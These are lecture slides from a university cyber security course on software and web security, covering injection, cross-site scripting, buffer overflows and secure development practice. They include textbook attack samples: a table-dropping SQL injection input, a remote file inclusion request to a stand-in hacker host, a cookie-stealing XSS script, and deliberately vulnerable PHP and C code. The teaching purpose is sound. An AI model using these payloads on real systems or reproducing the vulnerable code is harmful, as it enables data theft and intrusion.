# Software and Web Security

6COSC019W- Cyber Security

Dr Ayman El Hajjar

March 06, 2023

School of Computer Science and Engineering
University of Westminster

## Outline

## Software & Web Security

## CWE/SANS TOP 25 MOST DANGEROUS SOFTWARE ERRORS

- Many computer security vulnerabilities result from poor programming practices
- The CWE/SANS Top 25 Most Dangerous Software Errors list details the consensus view on the poor programming practices that are the cause of the majority of cyber attacks.
- These errors are grouped into three categories:
  - Insecure interaction between components
  - Risky resource management
  - Porous defenses

## Insecure Interaction Between Components

- Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
- Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
- Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
- Unrestricted Upload of File with Dangerous Type
- Cross-Site Request Forgery (CSRF)
- URL Redirection to Untrusted Site ('Open Redirect')

## RISKY RESOURCE MANAGEMENT

- Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
- Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
- Download of Code Without Integrity Check
- Inclusion of Functionality from Untrusted Control Sphere
- Use of Potentially Dangerous Function
- Incorrect Calculation of Buffer Size
- Uncontrolled Format String
- Integer Overflow or Wraparound

## Porous Defences


- Missing Authentication for Critical Function
- Missing Authorization
- Use of Hard-coded Credentials
- Missing Encryption of Sensitive Data
- Reliance on Untrusted Inputs in a Security Decision
- Execution with Unnecessary Privileges
- Incorrect Authorization
- Incorrect Permission Assignment for Critical Resource
- Use of a Broken or Risky Cryptographic Algorithm
- Improper Restriction of Excessive Authentication Attempts
- Use of a One-Way Hash without a Salt

## SECURITY FLAWS

- Critical Web application security flaws include five related to insecure software code
  - Unvalidated input
  - Injection flaws
  - Cross-site scripting
  - Buffer overflow
  - Injection flaws
  - Improper error handling
  - Buffer overflow

- These flaws occur as a consequence of insufficient checking and validation of data and error codes in programs
- Awareness of these issues is a critical initial step in writing more secure program code
- Emphasis should be placed on the need for software developers to address these known areas of concern

## Abstract View of Program



## Software Security, Quality and Reliability

- Software quality and reliability:
  - Concerned with the accidental failure of program as a result of some theoretically random, unanticipated input, system interaction, or use of incorrect code
  - Improve using structured design and testing to identify and eliminate as many bugs as possible from a program
  - Concern is not how many bugs, but how often they are triggered
- Software security:
  - Triggered by inputs different from what is usually expected
  - Rarely identified by common testing approaches

## Defensive Programming


- Programmers often make assumptions about the type of inputs a program will receive and the environment it executes in
    - Assumptions need to be validated by the program and all potential failures handled gracefully and safely
- Requires a changed mindset to traditional programming practices
    - Programmers have to understand how failures can occur and the steps needed to reduce the chance of them occurring in their programs
- Conflicts with business pressures to keep development times as short as possible to maximize market advantage

## Security by Design

- Security and reliability are common design goals in most engineering disciplines
- Software development not as mature
- Recent years have seen increasing efforts to improve secure software development processes
- Software Assurance Forum for Excellence in Code (SAFECode)
  - Develop publications outlining industry best practices for software assurance and providing practical advice for implementing proven methods for secure software development

## Handling Program Input

✺ Unvalidated input, one of the most common failings in software security


Incorrect handling is a very common failing
Input is any source of data from outside and whose value is not explicitly known by the programmer when the code was written
Must identify all data sources
Explicitly validate assumptions on size and type of values before use

## INPUT SIZE & BUFFER OVERFLOW

- Programmers often make assumptions about the maximum expected size of input
  - Allocated buffer size is not confirmed
  - Resulting in buffer overflow
- Testing may not identify vulnerability
  - Test inputs are unlikely to include large enough inputs to trigger the overflow
- Safe coding treats all input as dangerous

## Interpretation of Program Input

- Program input may be binary or text
    - Binary interpretation depends on encoding and is usually application specific
- There is an increasing variety of character sets being used
    - Care is needed to identify just which set is being used and what characters are being read
- Failure to validate may result in an exploitable vulnerability
- 2014 Heartbleed OpenSSL bug is a recent example of a failure to check the validity of a binary input value

## INJECTION ATTACKS

- Flaws relating to invalid handling of input data, specifically when program input data can accidentally or deliberately influence the flow of execution of the program

**Most often occur in scripting languages**


✺ Encourage reuse of other programs and system utilities where possible to save coding effort

✺ Often used as Web CGI scripts or SQL Injection

## SQL INJECTION ATTACKS (SQLI)

- One of the most prevalent and dangerous network-based security threats
- Designed to exploit the nature of Web application pages
- Sends malicious SQL commands to the database server
- Most common attack goal is bulk extraction of data
- Depending on the environment SQL injection can also be exploited to:
    - Modify or delete data
    - Execute arbitrary operating system commands
    - Launch denial-of-service (DoS) attacks

## Typical SQL Injection Attack


Internet
Router
Firewall
Switch
Wireless access point
Web servers
Web application server
Database servers
Database
Legend:.
Data exchanged between hacker and servers
Two-way traffic between hacker and Web server
Credit card data is retrieved from database

## INJECTION TECHNIQUE

- The SQLi attack typically works by prematurely terminating a text string and appending a new command
- Because the inserted command may have additional strings appended to it before it is executed the attacker terminates the injected string with a comment mark “- -”

$\downarrow$

- Subsequent text is ignored at execution time

## SQLi Attack Avenues

**User input**

- Attackers inject SQL commands by providing suitable crafted user input

**Server variables**

- Attackers can forge the values that are placed in HTTP and network headers and exploit this vulnerability by placing data directly into the headers

**Second-order injection**

- A malicious user could rely on data already present in the system or database to trigger an SQL injection attack, so when the attack occurs, the input that modifies the query to cause an attack does not come from the user, but from within the system itself

## SQLi Attack Avenues

**Cookies**

- An attacker could alter cookies such that when the application server builds an SQL query based on the cookie's content, the structure and function of the query is modified

**Physical user input**

- Applying user input that constructs an attack outside the realm of web requests

## INBAND ATTACKS

- code and retrieving results
- The retrieved data are presented directly in application Web page
- Include:

**Tautology**

- This form of attack injects code in one or more conditional statements so that they always evaluate to true

**End-of-line comment**

- After injecting code into a particular field, legitimate code that follows are nullified through usage of end of line comments

**Piggybacked queries**

- The attacker adds additional queries beyond the intended query, piggy-backing the attack on top of a legitimate request

## Inferential Attack

- There is no actual transfer of data, but the attacker is able to reconstruct the information by sending particular requests and observing the resulting behavior of the Website/database server
- Include:
  - Illegal/logically incorrect queries
    - This attack lets an attacker gather important information about the type and structure of the backend database of a Web application
    - The attack is considered a preliminary, information-gathering step for other attacks
  - Blind SQL injection
    - Allows attackers to infer the data present in a database system even when the system is sufficiently secure to not display any erroneous information back to the attacker

## OUT-OF-BAND


- Data are retrieved using a different channel
- This can be used when there are limitations on information retrieval, but outbound connectivity from the database server is lax

## SQL Injection Attack

- It takes a name provided as input to the script
- It uses this value to construct a request to retrieve the records relating to that name from the database.


✷ However, an input such as **Bob'**; drop table suppliers results in the specified record being retrieved, followed by deletion of the entire table!

✷ To prevent this type of attack, the input must be validated before use.



```
$name = $_REQUEST['name'];
$query = "SELECT * FROM suppliers WHERE name = '" . $name . "';"
$result = mysql_query($query);
```

Vulnerable PHP Code



```
$name = $_REQUEST['name'];
$query = "SELECT * FROM suppliers WHERE name = '" .
     mysql real escape string($name) . "';"
$result = mysql_query($query);
```

Safer PHP Code

## Code Injection Attack

- In code injection attack, the input includes code that is executed by the attacked system.
- We can see in the few lines below the start of a vulnerable PHP calendar script.
- The flaw results from the use of a variable to construct the name of a file that is then included into the script.

```
<?php
include $path . 'functions.php';
include $path . 'data/prefs.php';
…
```

Vulnerable PHP Code

```
GET /calendar/embed/day.php?path=http://hacker.web.site/hack.txt?&cmd=ls
```


HTTP Code Injection Example

## Cross Site Scripting (XSS) Attacks

- Attacks where input provided by one user is subsequently output to another user
- Commonly seen in scripted Web applications
  - Vulnerability involves the inclusion of script code in the HTML content
  - Script code may need to access data associated with other pages
  - Browsers impose security checks and restrict data access to pages originating from the same site
- Exploit assumption that all content from one site is equally trusted and hence is permitted to interact with other content from the site
- XSS reflection vulnerability
  - Attacker includes the malicious script content in data supplied to a site


## Cross Site Scripting Example

- If this text were saved by a guestbook application, then when viewed it displays a little text and then executes the JavaScript code.
- This code replaces the document contents with the information returned by the attacker's cookie script, which is provided with the cookie associated with this document.
- With this attack, the user's cookie is supplied to the attacker, who could then use it to impersonate the user on the original site.
- To prevent this attack, any user-supplied input should be examined and any dangerous code removed or escaped to block its execution.



```
Thanks for this information, its great!
<script>document.location='http://hacker.web.site/cookie.cgi?'+
document.cookie</script>
```

**Figure 1:** Plain XSS Example



## INPUT SIZE & BUFFER OVERFLOW

- Programmers often make assumptions about the maximum expected size of input
  - Allocated buffer size is not confirmed
  - Resulting in buffer overflow
- Testing may not identify vulnerability
  - Test inputs are unlikely to include large enough inputs to trigger the overflow
- Safe coding treats all input as dangerous

## Buffer Overflow Attack

- A very common attack mechanism
  - First widely used by the Morris Worm in 1988
- Prevention techniques known
- Still of major concern
  - Legacy of buggy code in widely deployed operating systems and applications
  - Continued careless programming practices by programmers

## Buffer Overflow Basics


- Programming error when a process attempts to store data beyond the limits of a fixed-sized buffer
- Overwrites adjacent memory locations
  - Locations could hold other program variables, parameters, or program control flow data
- Buffer could be located on the stack, in the heap, or in the data section of the process
- Consequences:
  - Corruption of program data
  - Unexpected transfer of control
  - Memory access violations
  - Execution of code chosen by attacker

## OVERFLOW ATTACK TYPES

- Buffer Overflow in the stack:
  - ✺ This means that values of local variables, function arguments, and return addresses are affected.
  - ✺ Stack overflows corrupt memory on the stack.
- Buffer Overflow in the Heap:
  - ✺ Heap overflows refer to overflows that corrupt memory located on the heap.
  - ✺ Typically located above program code
  - ✺ Memory is requested by programs to use in dynamic data structures (such as linked lists of records)
- Global variables and other program data are affected
  - ✺ A final category of buffer overflows we consider involves buffers located in the program's global (or static) data area.
  - ✺ This is loaded from the program file and located in memory above the program code.

## BASIC BUFFER OVERFLOW EXAMPLE


- The C main function below contains three variables (valid , str1, and str2), whose values will typically be saved in adjacent memory locations.



```
int main(int argc, char *argv[]) {
    int valid = FALSE;
    char str1[8];
    char str2[8];

    next tag(str1);
    gets(str2);
    if (strncmp(str1, str2, 8) == 0)
        valid = TRUE;
    printf("buffer1: str1(%s), str2(%s), valid(%d)\n", str1, str2, valid);
}
```


Basic Buffer Overflow C Code



```
$ cc -g -o buffer1 buffer1.c
$ ./buffer1
START
buffer1: str1(START), str2(START), valid(1)
$ ./buffer1
EVILINPUTVALUE
buffer1: str1(TVALUE), str2(EVILINPUTVALUE), valid(0)
$ ./buffer1
BADINPUTBADINPUT
buffer1: str1(BADINPUT), str2(BADINPUTBADINPUT), valid(1)
```

Basic Buffer Overflow Example Runs

## BASIC BUFFER OVERFLOW STACK VALUES




| Memory Address | Before gets(str2) | After gets(str2) | Contains Value of |
|---|---|---|---|
| . . . . | . . . . | . . . . | |
| bffffbf4 | 34fcffbf 4 . . . | 34fcffbf 3 . . . | argv |
| bffffbf0 | 01000000 . . . . | 01000000 . . . . | argc |
| bffffbec | c6bd0340 . . . @ | c6bd0340 . . . @ | return addr |
| bffffbe8 | 08fcffbf . . . . | 08fcffbf . . . . | old base ptr |
| bffffbe4 | 00000000 . . . . | 01000000 . . . . | valid |
| bffffbe0 | 80640140 . d . @ | 00640140 . d . @ | |
| bffffbdc | 54001540 T . . @ | 4e505554 N P U T | str1[4-7] |
| bffffbd8 | 53544152 S T A R | 42414449 B A D I | str1[0-3] |
| bffffbd4 | 00850408 . . . . | 4e505554 N P U T | str2[4-7] |
| bffffbd0 | 30561540 0 V . @ | 42414449 B A D I | str2[0-3] |
| . . . . | . . . . | . . . . | |

## Buffer Overflow Attacks

- To exploit a buffer overflow an attacker needs:
  - To identify a buffer overflow vulnerability in some program that can be triggered using externally sourced data under the attacker's control
  - To understand how that buffer is stored in memory and determine potential for corruption
- Identifying vulnerable programs can be done by:
  - Inspection of program source
  - Tracing the execution of programs as they process oversized input
  - Using tools such as fuzzing to automatically identify potentially vulnerable programs

## Buffer Overflow Attack in a Nutshell

- The attacker exploits an unchecked buffer to perform a buffer overflow attack
- The ultimate goal for the attacker is getting a shell that allows to execute arbitrary commands with high privileges




```
domain.c
Main(int argc, char *argv[ ])
/* get user_input */
{
   char var1[15];
   char command[20];
   strcpy(command, “whois ");
   strcat(command, argv[1]);
   strcpy(var1, argv[1]);
   printf(var1);
   system(command);
}
```

- Retrieves domain registration info
- e.g., westminster.ac.uk

## Buffer Overflow Attack in a Nutshell

- The attacker exploits an unchecked buffer to perform a buffer overflow attack
- The ultimate goal for the attacker is getting a shell that allows to execute arbitrary commands with high privileges



```
domain.c
Main(int argc, char *argv[])
/*get user_input*/
{
   char var1[15];
   char command[20];
   strcpy(command, “whois ");
   strcat(command, argv[1]);
   strcpy(var1, argv[1]);
   printf(var1);
   system(command);
}
```

- argv[1] is the user input
- strcpy(dest, src) does not check buffer
- strcat(d, s) concatenates strings

## Software Development Security

## The Practice of Software Engineering

- ✺ In the early days of software development, software security was little more than a system ID, a password, and a set of rules determining the data access rights of users on the machine
- ✺ There is a need to discuss the risks inherent in making software systems available to a theoretically unlimited and largely anonymous audience
- ✺ Security in software is no longer an “add-on” but a requirement that software engineers must address during each phase of the SDLC
- ✺ Software engineers must build defensive mechanisms into their computer systems to anticipate, monitor, and prevent attacks on their software systems

## Software Development Life Cycle

- Fundamental tasks
  - Understand the requirements of the system
  - Analyse the requirements in detail
  - Determine the appropriate technology for the system based on its purpose and use
  - Identify and design program functions
  - Code the programs
  - Test the programs, individually and collectively
  - Install the system into a secure “production” environment


## Software Development Life Cycle

- Models
  - Simple SDLC
  - Waterfall model
  - Scrum Model
- Approaches
  - Emphasize the data
    - The data model takes precedence over all else, for example, data flow diagramming
  - Emphasize the user's interaction with the system
    - Rational unified process/use cases
  - Regardless of the approach used security should be considered

## SOFTWARE DEVELOPMENT LIFE CYCLE

- Phases of SDLC
  - Phase zero (project inception)
  - System requirements
  - System design
  - Development
  - Test
  - Deployment
- To make software secure, security must be built into the development life cycle
- The earlier in the development life cycle security is implemented, the cheaper software development will be

## Software Development Life Cycle



## Requirements Gathering and Analysis

- The first step in the SDLC
- Key activities
  - Map out and document nonfunctional requirements (NRFs)
  - Map security and privacy requirements
- Business system analysis should be familiar with
  - Organizational security policies and standards
  - Organizational privacy policy
  - Regulatory requirement (HIPAA, Sarbanes-Oxley)
  - Relevant industry standards (PCI DSS, ANSI-X9)

## SYSTEM DESIGN AND DETAILED DESIGN

- Major processes during the design phase
  - Threat modelling
    - Used to determine the technical security posture of the application being developed
    - Four key steps
      - Functional decomposition
      - Categorizing threats
      - Ranking threats
      - Mitigation planning
    - Design reviews
  - Carried out by a security subject matter expert
  - Typically iterative in nature

## DEVELOPMENT (CODING) PHASE

- The activities within this phase generate implementation-related vulnerabilities
- Key processes
  - Static analysis
    - Uses automated tools to find issues with source code
  - Peer review
    - Developers review each others code and provide feedback
    - Time consuming
  - Unit testing
    - Helps prevent bugs and flaws from reaching the testing phase

## TESTING

- Critical step for discovering vulnerabilities not found earlier
- Steps
  - Built security test cases
  - Tests are used during dynamic analysis
  - Software is loaded and operated in a test environment

## DEPLOYMENT

- The final phase of SDLC
- Software is installed and configured in production environment
- Key activities
  - Final security review
  - Creating application security monitoring and response plan
- Security training is a prerequisite for anyone involved in the software development

## Countermeasures

## Reducing Software Vulnerabilities

- The NIST presents a range of approaches to reduce the number of software vulnerabilities
- It recommends:
  - Stopping vulnerabilities before they occur by using improved methods for specifying and building software
  - Finding vulnerabilities before they can be exploited by using better and more efficient testing techniques
  - Reducing the impact of vulnerabilities by building more resilient architectures

## Defensive Programming

- Programmers often make assumptions about the type of inputs a program will receive and the environment it executes in
  - Assumptions need to be validated by the program and all potential failures handled gracefully and safely
- Requires a changed mindset to traditional programming practices
  - Programmers have to understand how failures can occur and the steps needed to reduce the chance of them occurring in their programs
- Conflicts with business pressures to keep development times as short as possible to maximize market advantage

## Validating Numeric Input

- Additional concern when input data represents numeric values
- Internally stored in fixed sized value
    - 8, 16, 32, 64-bit integers
    - Floating point numbers depend on the processor used
    - Values may be signed or unsigned
- Must correctly interpret text form and process consistently
    - Have issues comparing signed to unsigned
    - Could be used to thwart buffer overflow check

## INPUT FUZZING

- Developed by Professor Barton Miller at the University of Wisconsin Madison in 1989
- Software testing technique that uses randomly generated data as inputs to a program
  - Range of inputs is very large
  - Intent is to determine if the program or function correctly handles abnormal inputs
  - Simple, free of assumptions, cheap
  - Assists with reliability as well as security
- Can also use templates to generate classes of known problem inputs
  - Disadvantage is that bugs triggered by other forms of input would be missed
  - Combination of approaches is needed for reasonably comprehensive coverage of the inputs

## Writing Safe Program Code

- Second component is processing of data by some algorithm to solve required problem
- High-level languages are typically compiled and linked into machine code which is then directly executed by the target processor

**Security issues**

- Correct algorithm implementation
- Correct machine instructions for algorithm
- Valid manipulation of data

## CORRECT ALGORITHM IMPLEMENTATION

**Issue of good program development technique**

- Algorithm may not correctly handle all problem variants
- Consequence of deficiency is a bug in the resulting program that could be exploited

**Initial sequence numbers used by many TCP/IP implementations are too predictable**

- Combination of the sequence number as an identifier and authenticator of packets and the failure to make them sufficiently unpredictable enables the attack to occur

**Programmers deliberately include additional code in a program to help test and debug it**

- Often code remains in production release of a program
- May permit a user to bypass security checks and perform actions they would not otherwise be allowed to perform

## Ensuring Machine Language Corresponds to Algorithm

- Issue is ignored by most programmers
  - Assumption is that the compiler or interpreter generates or executes code that validly implements the language statements
- Requires comparing machine code with original source
  - Slow and difficult
- Development of computer systems with very high assurance level is the one area where this level of checking is required
  - Specifically Common Criteria assurance level of EAL 7

## Correct Data Interpretation

- Data stored as bits/bytes in computer
  - Grouped as words or longwords
  - Accessed and manipulated in memory or copied into processor registers before being used
  - Interpretation depends on machine instruction executed
- Different languages provide different capabilities for restricting and validating interpretation of data in variables
  - Strongly typed languages are more limited, safer
  - Other languages allow more liberal interpretation of data and permit program code to explicitly change their interpretation

## CORRECT USE OF MEMORY

- Issue of dynamic memory allocation
  - Unknown amounts of data
  - Allocated when needed, released when done
  - Used to manipulate Memory leak
  - Steady reduction in memory available on the heap to the point where it is completely exhausted
- Many older languages have no explicit support for dynamic memory allocation
  - Use standard library routines to allocate and release memory
- Modern languages handle automatically

## RACE CONDITIONS

- Without synchronization of accesses it is possible that values may be corrupted or changes lost due to overlapping access, use, and replacement of shared values
- Arise when writing concurrent code whose solution requires the correct selection and use of appropriate synchronization primitives
- Deadlock
    - Processes or threads wait on a resource held by the other
    - One or more programs has to be terminated

## SQLi Countermeasures and Prevention

- Three Types

**Defensive coding**

- ❍ Manual defensive coding practices
- ❍ Parameterised query insertion

**Detection**

- ❍ Signature based
- ❍ Anomaly based
- ❍ Code analysis

**Run-time prevention**

- ❍ Check queries at runtime to see if they conform to a model of expected queries

## COUNTERMEASURES AND PREVENTION

- **Code Injection Attack** There are several defences available to prevent this type of attack.
  - ✺ The most obvious is to block assignment of form field values to global variables. Rather, they are saved in an array and must be explicitly be retrieved by name.
  - ✺ Another defence is to only use constant values in include (and require) commands.
  - ✺ This ensures that the included code does indeed originate from the specified files.
  - ✺ If a variable has to be used, then great care must be taken to validate its valueimmediately before it is used.
- **XSS Attack** To prevent this attack:
  - ✺ any user-supplied input should be examined and any dangerous code removed or escaped to block its execution.

## Buffer Overflow Defences Countermeasures and prevention

- Buffer overflows are widely exploited
- Two broad defence approaches
- Compile-time
    - Aim to harden programs to resist attacks in new programs
- Run-time
    - Aim to detect and abort attacks in existing programs

## REFERENCES

- The lecture notes and contents were compiled from my own notes and from various sources.
- Figures and tables are from the recommended books
- **Recommended Readings note:** Focus on what was covered in the class.
  - ✺ Chapters 10,11- Computer Security: Principles and Practice, , William Stallings and Lawrie Brown
  - ✺ Chapter 16, CyBOK, The Cyber Security Body of Knowledge